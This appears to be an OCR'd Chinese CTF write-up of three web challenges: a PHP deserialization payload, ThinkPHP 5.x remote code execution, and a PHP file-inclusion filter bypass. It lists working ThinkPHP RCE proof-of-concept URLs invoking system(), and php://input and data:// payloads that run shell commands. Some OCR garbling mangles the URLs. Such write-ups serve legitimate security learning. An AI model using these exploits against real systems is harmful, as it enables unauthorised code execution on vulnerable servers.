
可以看到正确输出的payload进行base64解码之后可以清晰看到变量名中的类名前后以空字符（暂且这么叫吧）包裹着，也就是“\x00”

回到正题，提交payload，得到flag



所以得到最后的payload：

```
TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
```




得到flag：ctf{b17bd4c7-34c9-4526-8fa8-a0794a197013}

---

php_rce

打开链接是这个页面



十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 七牛云 独家赞助发布]

官方教程资源 应用服务市场 统一API调用服务

发现是ThinkPHP远程命令执行漏洞，去github上面搜索一下

找到这个浏览量最多的点进去

thinkphp-RCE-POC

官方公告:
1，https ://blog.thinkphp.cn/869075
2，https ://blog.thinkphp.cn/910675

POC:

thinkphp 5.0.22

1，http://192.168.1.1/thinkphp/public/?s=
.| think\config/get&name= database.username 2，http://192.168.1.1/thinkphp/public/?s=.|think\config
/get&name=database.password
3，http：//url/to/thinkphp_5.0.22/? s = index / \ think \ app / invokefunction &function = call_user_func_array &vars
[0] = system &vars [1] [] = id
4，http：/ /url/to/thinkphp_5.0.22/?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

5，http://127.0.0.1/tp5/public/?s=index/\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1


thinkphp 5.0.21

6，http：//localhost/thinkphp_5.0.21/？ s = index / \ think \ app / invokefunction & function = call_user_func_array & vars [0] = system & vars [1] [] = id
7，http：//localhost/thinkphp_5.0.21/？ s = index / \ think \ app / invokefunction & function = call_user_func_array & vars [0] = phpinfo & vars [1] [] = 1

thinkphp 5.1。*

8，http：//url/to/thinkphp5.1.29/？ s = index / \ think \ Request / input & filter = phpinfo & data = 1

发现了这么多版本，随便找到一个payload打进去



页面错误！请稍后再试～

ThinkPHP V5.0.20 { 十年磨一剑-为API开发设计的高性能框架 }


发现页面最后有提示要是v5.0.20的，那就再试试下面这两个payload

```
6、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
7、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
```


uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

发现可以远程命令执行


再通过ls查看一下当前目录下的文件




继续查看上级目录




%20是空格的url编码






最后在根目录下找到flag文件，然后再用find命令查找与flag有关的信息



然后再cat /flag



最后得到flag：flag{thinkphp5_rce}

Web_php_include

知识点：strstr()绕过，php://伪协议

源码：

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

strstr()：

定义和用法：

搜索字符串在另一个字符串中是否存在，如果是，返回字符串及剩余部分，否则返回false。

区分大小写，strstr()函数不区分大小写

语法：

strstr(string,search,before_search)

string:必需，被搜索的字符串

search:必需，要搜索的字符串，若是数字，则搜索对应的ASCII值的字符

before_search：可选，默认为“false”，若为true,将返回search参数第一次出现之前的字符串部分

str_replace()：

定义和用法：

以其它字符替换字符串中的一些字符（区分大小写）

语法：

str_replace(find,replace,string,count)

find,必需，要查找的值

replace，必需，要替换的值

string，必需，被搜索的字符串

count，可选，替换次数


这里看了好几篇文章，最后总结出有三种方法

方法一：绕过strstr()，这个函数不区分大小姐，所以可以大写绕过php://input

```
?page=PHP://input
```


php://input 是个可以访问请求的原始数据的只读流，可以读取到来自POST的原始数据。


这里我用了火狐的hackbar的post，但是没有什么变化，然后又用了bp，发现有反应了



火狐没有变化

下面是bp







最后得到flag

方法二：data伪协议代码执行

payload：

```
?page=data://text/plain,<?php system("ls")?>
```





火狐官方站点 新手上路 常用网址 京东双11 天猫双11

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```


好了结果发现什么都没有返回，最后看了的wp发现flag在源码里面，~~php文件一般在源代码中~~

view-source:http://220.249.52.133:42091/?page=data://text/plain,%3C?php system("cat fl4gisisish3r3.php")?%3E

火狐官方站点 新手上路 常用网址 京东双11 天猫双11

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />show_source</span><span style="color: #007700">(</span><span style="color: #0000BB"
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


也可以利用hello变量的：传参hello=<?show_source('fl4gisisish3r3.php');?>

show_source() 函数对文件进行语法高亮显示。本函数是 highlight_file() 的别名

Burp Suite Professional v1.5.18 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 × 2 × 3 × ...

Go Cancel < | > | Target: http://220.249.52.133:42091

Request

Raw Params Headers Hex

```
GET /?page=PHP://input HTTP/1.1
Host: 220.249.52.133:42091
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:81.0) Gecko/20100101 Firefox/81.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 44

hello=<?show_source('fl4gisisish3r3.php');?>
```

Response

Raw Headers Hex XML


```
/></span><span style="color: #0000BB">$page</span><span
style="color: #007700">=</span><span style="color:
#0000BB">$_GET</span><span style="color:
#007700">[</span><span style="color:
#DD0000">'page'</span><span style="color: #007700">];<br
/>while (</span><span style="color:
#0000BB">strstr</span><span style="color:
#007700">(</span><span style="color:
#0000BB">$page</span><span style="color:
#007700">, </span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">)) {<br
/>    </span><span style="color:
#0000BB">$page</span><span style="color:
#007700">=</span><span style="color:
#0000BB">str_replace</span><span style="color:
#007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">, </span><span style="color:
#DD0000">""</span><span style="color:
#007700">, </span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br
/>}<br />include(</span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br
/></span><span style="color: #0000BB">?&gt;<br /></span>
</span>
</code>hello=<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br
/>$flag</span><span style="color: #007700">=</span><span
style="color:
#DD0000">"ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"</span><s
pan style="color: #007700">;<br /></span><span
style="color: #0000BB">?&gt;<br /></span>
</span>
</code>
```

